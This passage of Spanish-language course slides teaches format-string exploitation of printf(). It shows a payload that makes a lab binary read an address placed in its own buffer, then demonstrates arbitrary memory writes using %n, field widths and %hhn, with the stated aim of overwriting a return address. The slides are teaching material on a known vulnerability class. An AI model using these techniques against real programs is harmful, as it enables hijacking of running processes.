- `printf()` recibe 5 parámetros.
- El último de ellos es “un puntero” a una cadena de caracteres.
- Pero ¿qué pasa si la cadena de formato está en la pila?
- Que podemos meter en la propia cadena de formato la dirección que queremos leer.

Esto es:

Hacemos coincidir la dirección que queremos leer con un formato que la utilice, por ejemplo “%s”.

- Para construir estos payloads se necesita mucha paciencia. Cualquier modificación cambia las posiciones de todo y se desajusta.

Leer de posiciones dadas (III)

- Ejemplo de cadena que se lee a sí misma:

```
echo -e "\xfc\xcd\xff\xff%#x\n%#x\n%#x\n%#x\n%#x\n%#x\n[%s]%#x\n%#x\n\0"
      | setarch x86_64 -R ./fsv
....0xffffcdfc
0x400
0xf7fdf73d
0x1
0x1
0xf7ddddc8
[....%#x
%#x
%#x
%#x
%#x
%#x
[%s]%#x
%#x%#x]0xa782325
0xa782325
```

- Justo hemos dejado al inicio de buffer el puntero (`\xfc\xcd\xff\xff`) que luego usamos en el "[%s]".

Escribir en posiciones dadas (I)

- Para conseguir tomar el control del proceso es necesario tomar el control del flujo, y para ello, necesitamos escribir/modificar alguna parte del programa.
- Fijémonos que hasta ahora NO hemos modificado la pila!
- Volvemos a la hoja de manual:

```
$ man 3 printf
...
 p  The void * pointer argument is printed in hexadecimal (as if by
    %#x or %#lx).

 n  The number of characters written so far is stored into the integer
    pointed to by the corresponding argument. That argument shall be
    an int *, or variant whose size matches the (optionally) supplied
    integer length modifier. No argument is converted. (This
    specifier is not supported by the bionic C library.) The behavior
    is undefined if the conversion specification includes any flags, a
    field width, or a precision.
...
```

Escribir en posiciones dadas (II)

- En otras palabras, podemos pasarle un puntero y `printf()` nos escribirá en esa posición el número de caracteres escritos hasta ese momento.
- Mejor usar un ejemplo:

```
#include <stdio.h>
int main(){
  int cuantos;
  printf("AAAA%d%nBBBB\n",99,&cuantos);
  printf("Antes llevaba escritos %d\n",cuantos);
}
```

- La salida es:

```
AAAA99BBBB
Antes llevaba escritos 6
```

- Parece que esto nos permite escribir en la variable `cuantos` valores relativamente pequeños.

Escribir en posiciones dadas (III)

- Para escribir valores más grandes tenemos que seguir leyendo el manual:

```
$ man 3 printf
...
Field width
   An optional decimal digit string (with nonzero first digit)
   specifying a minimum field width. If the converted value has fewer
   characters than the field width, it will be padded with spaces on
   the left (or right, if the left-adjustment flag has been given).
   Instead of a decimal digit string one may write "*" or "*m$" (for
   some decimal integer m) to specify that the field width is given in
   the next argument, or in the m-th argument, respectively, which
   must be of type int. A negative field width is taken as a'-' flag
   followed by a positive field width. In no case does a nonexistent
   or small field width cause truncation of a field; if the result of
   a conversion is wider than the field width, the field is expanded
   to contain the con version result.
...
```

Escribir en posiciones dadas (IV)

- Veámoslo con un ejemplo:

```
#include <stdio.h>
int main(){
  int cuantos;
  printf("%4x\n%8x\n%12x\n%16x\n",1,1,1,1);
}
```

- La salida es:

```
   1
      1
         1
            1
```

- Con: `printf("%500x%n", 0x1, &counter)`, podemos escribir el valor 500 en la posición a puntada por `counter`. Recordemos que podemos poner en `&counter` lo que nosotros queramos.

Escribir en posiciones dadas (V)

- Vale, ahora podemos escribir números “relativamente” grandes, pero para ello `printf()` debe haber escrito (o haber intentado escribir) ese número de caracteres. Lo cual es lento y puede tener efectos laterales no deseados.
- Volvemos al manual:

```
     $ man 3
     ...
hh  A following integer conversion corresponds to a signed char or
    unsigned char argument, or a following n conversion corresponds to
    a pointer to a signed char argument.

h   A following integer conversion corresponds to a short int or
    unsigned short int argument, or a following n conversion
    corresponds to a pointer to a short int argument.
...
```

Escribir en posiciones dadas (VI)

- Veamoslo con un ejemplo:

```
#include <stdio.h>
int main(){
  union {
    char cuantos[4];
    unsigned valor;
  }data;
  printf("%2x%hhn%2x%hhn%2x%hhn%2x%hhn\n",0x1, data.cuantos,
    0x1, &data.cuantos[1],
    0x1, &data.cuantos[2],
    0x1, &data.cuantos[3]);
  printf("%#08x\n", data.valor);
}
```

- La salida es:

```
 1  1  1  1
0x08060402
```

- Hemos escrito la palabra `data.valor`, byte a byte: 02, 04, 06 y 08, de en formato little endian.

Takeaways

- Con estas herramientas ya podríamos escribir en la dirección de retorno, el valor que queramos. Y la explotación sería similar al buffer overflow.
- Todavía se pueden hacer más cosas con las cadenas de formato, que no entraremos a estudiar:
  - Como convertirlas en un buffer overflow: Si en lugar de imprimir a pantalla o fichero se utiliza `sprintf()`.
  - Utilizar argumentos posicionales: simplifica un poco la cadena.
- Dependemos completamente de conocer el contenido y las direcciones de la pila. Y es aquí donde entran en juego la técnica de mitigación más potente: el ASLR.